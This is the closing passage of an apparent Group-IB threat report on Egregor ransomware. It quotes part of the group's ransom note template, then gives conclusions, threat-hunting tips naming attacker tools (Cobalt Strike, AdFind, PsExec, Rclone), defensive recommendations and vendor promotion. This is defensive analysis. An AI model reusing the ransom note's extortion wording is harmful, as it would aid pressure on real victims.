   a) Open our website with LIVE CHAT: https://egregor.top/VICTIM_ID
   b) Follow the instructions on this page.

Our LIVE SUPPORT is ready to ASSIST YOU on this website.

----------------------------------------
| What will I get in case of agreement |
----------------------------------------

You WILL GET full DECRYPTION of your machines in the network, FULL FILE LISTING of
downloaded data,
confirmation of downloaded data DELETION from our servers, RECOMMENDATIONS for securing
your network perimeter.

And the FULL CONFIDENTIALITY ABOUT INCIDENT.

------------------------------------------------------------------------------------
Do not redact this special technical block, we need this to authorize you.
---EGREGOR---
ENCRYPTED_LOCAL_RSA2048_KEY_AND_VICTIM_INFORMATION
---EGREGOR---
```

Figure 10. Egregor ransom note template

Conclusion

Egregor operators

will continue to use popular Trojans

Exfiltrating data

may become priority over ransomware deployment

The TTPs observed when monitoring Egregor activity are very similar to those observed in Qakbot's past Big Game Hunting operations. However, we see that these methods are still very effective and allow threat actors to successfully compromise big companies. We anticipate that Egregor will continue to use popular Trojans in its future operations.

The move of Maze affiliates to Egregor will most likely result in the shift in the latter's TTPs, so defenders should focus on known methods associated with Maze affiliates.

Looking at ransomware as a whole, we believe that threat actors will start to focus more on exfiltrating data rather than deploying ransomware, and using the exfiltrated data to collect their reward. Judging by Egregor's activity, we can expect that the new group will also move in this direction.

We advise companies, big and small, to be wary and stay on high alert: the ransomware threat is getting worse by the day and should not be taken for granted. Keep your employees, team, and peers informed and actively engage in information sharing. Together, we stand a greater chance against enemies like the locking Egregor.

Tips for Threat Detection and Hunting

1. Focus on excel.exe creating folders in the root of C:\ drive.
2. Hunt for executables starting from locations under C:\Users\%USERNAME%\AppData\Roaming\Microsoft.
3. Analyze executables and scripts dropped to the Startup folder, added to the Run keys or run via scheduled tasks.
4. Hunt for AdFind's command line arguments.
5. Search for batch files execution artifacts from C:\Windows.
6. Hunt for RDP-related Windows Registry and Firewall modifications.
7. Make sure you are able to detect Cobalt Strike Beacons in your environment, at least those launched with common command line arguments and from common locations.
8. Hunt for network connections from common system processes. You can also use known Cobalt Strike team servers lists obtained, for example, from your Cyber Threat Intelligence provider.
9. Search for new service creation events related to PsExec and Cobalt Strike.
10. Hunt for Rclone executables masqueraded to look like common system files, like svchost.exe, and typically located under C:\Windows.

Experiencing a breach?

Contact our 24/7 incident response hotline

— Call us at +65 3159-4398
— Email us at response@cert-gib.com
— Fill out our incident response form

Recommendations for how to set up your technical infrastructure and train your information security team

1. Hunt for traces of covert activity by threat actors in the company network. This helps stop an ongoing attack for which the initial stages were overlooked by the organization's security controls.
2. Implement a Malware Detonation Platform that allows for suspicious files and links to be run in an isolated environment, be analyzed in detail, and subsequently blocked if found to be malicious.
3. Use a Threat intelligence solution to identify threats, leaks, breaches, and other hacker activity before they can harm you.
4. Back up regularly. Any backups must be separated from the main network so that they cannot be accessed by threat actors if administrator accounts become compromised.
5. Conduct round-the-clock monitoring of information security events and be prepared to promptly respond.
6. Each incident should be matched with its level of complexity. Incidents that require analysis should be investigated, the causes and consequences should be identified, and the problems that caused the incident should be fixed. For the second level of response, it is important to have a third-party incident response team with pre-negotiated agreement that can assist in stopping a complex targeted attack.
7. Make sure that your team has the necessary skills to perform threat hunting and collect threat intelligence.
8. Conduct regular digital hygiene training for employees.
9. Perform security assessments in a format that simulates real-life actions taken by cybercriminals. This approach will help identify weaknesses in the company's IT infrastructure and determine whether the company is ready to combat real cyberattacks.
10. Conduct periodic fraud risk assessments to see if your solutions and procedures can defend against existing attacks and fraudulent schemes that use different attack channels. Identify the main risk factors, and start from existing and possible problems when choosing a fraud protection solution.
11. Create a layered protection for your web portal using not only transaction analysis, but also solutions for session analysis of behavior and devices, and unveil fraudulent operations that occur on your web channel. Leave only legitimate users on your portal and take actions regarding blocking suspicious users or bots.

Unfortunately, it is not always possible to detect attacks at early stages: threat actors continuously improve their skills and implement new techniques to gain access to networks of various size. Detecting traces of compromise at different stages of the cyber kill chain requires an ia ntegrated approach. This approach involves creating a centralized data source about what is happening in the network infrastructure and isolating compromised hosts. XDR solutions can be used for these purposes, as they are able to detect malicious activity at various layers, regardless of the tactics, techniques, and procedures used by threat actors.

Reducing attacker dwell time requires not only high-quality response but also proactive analysis. The analysis can be carried by either the organization's team or outsourced experts. The latter speeds up the investigation and improves the quality of analysis significantly.

Proactive and reactive approaches require both relevant expertise and a significant amount of cyber threat intelligence data. Strategic, operational and tactical threat data help organizations identify attackers during the ongoing analysis and detect signs of compromise at the earliest stages.

About Group-IB

INTERPOL AND EUROPOL
Officially partnered with INTERPOL and Europol

OSCE
Recommended by the Organization for Security and Cooperation in Europe (OSCE)

WORLD ECONOMIC FORUM
Permanent member of the World Economic Forum

IDC, GARTNER, FORRESTER
Group-IB is ranked among the best Threat Intelligence & Attribution vendors in the world, according to IDC, Gartner and Forrester

BUSINESS INSIDER
One of the Top 7 most influential companies in the cybersecurity industry, according to Business Insider

Group-IB is one of the world's leading developers of solutions designed to identify and prevent cyberattacks, detect fraud, and protect intellectual property online.

500+ world-class cybersecurity experts

65,000+ hours of incident response experience

1,200+ cybercrime investigations worldwide

17 years hands-on experience

Group-IB's security ecosystem automatically tracks malicious activities, extracts and analyzes threat data, and maps adversaries' infrastructure and enriches their profiles. Our top-tier experts relentlessly reinforce our technologies with insights from incident response engagements and cyber investigations.

GROUP-IB PRODUCTS

- Threat Intelligence & Attribution
- Threat Hunting Framework
- Fraud Hunting Platform
- Digital Risk Protection

INTELLIGENCE-DRIVEN SERVICES

Prevention
- Penetration testing
- Security Assessment
- Compromise Assessment
- Red Teaming
- Incident Response Readiness Assessment
- Compliance Audit

Cyber education
- Digital Forensics Analyst
- Malware Analyst
- Incident Responder
- Threat Hunter

Response
- 24/7 CERT-GIB
- Incident Response
- Incident Response Retainer

Investigation
- Digital Forensics
- Investigations
- eDiscovery
- Financial Forensics

Contact us

info@group-ib.com
www.group-ib.com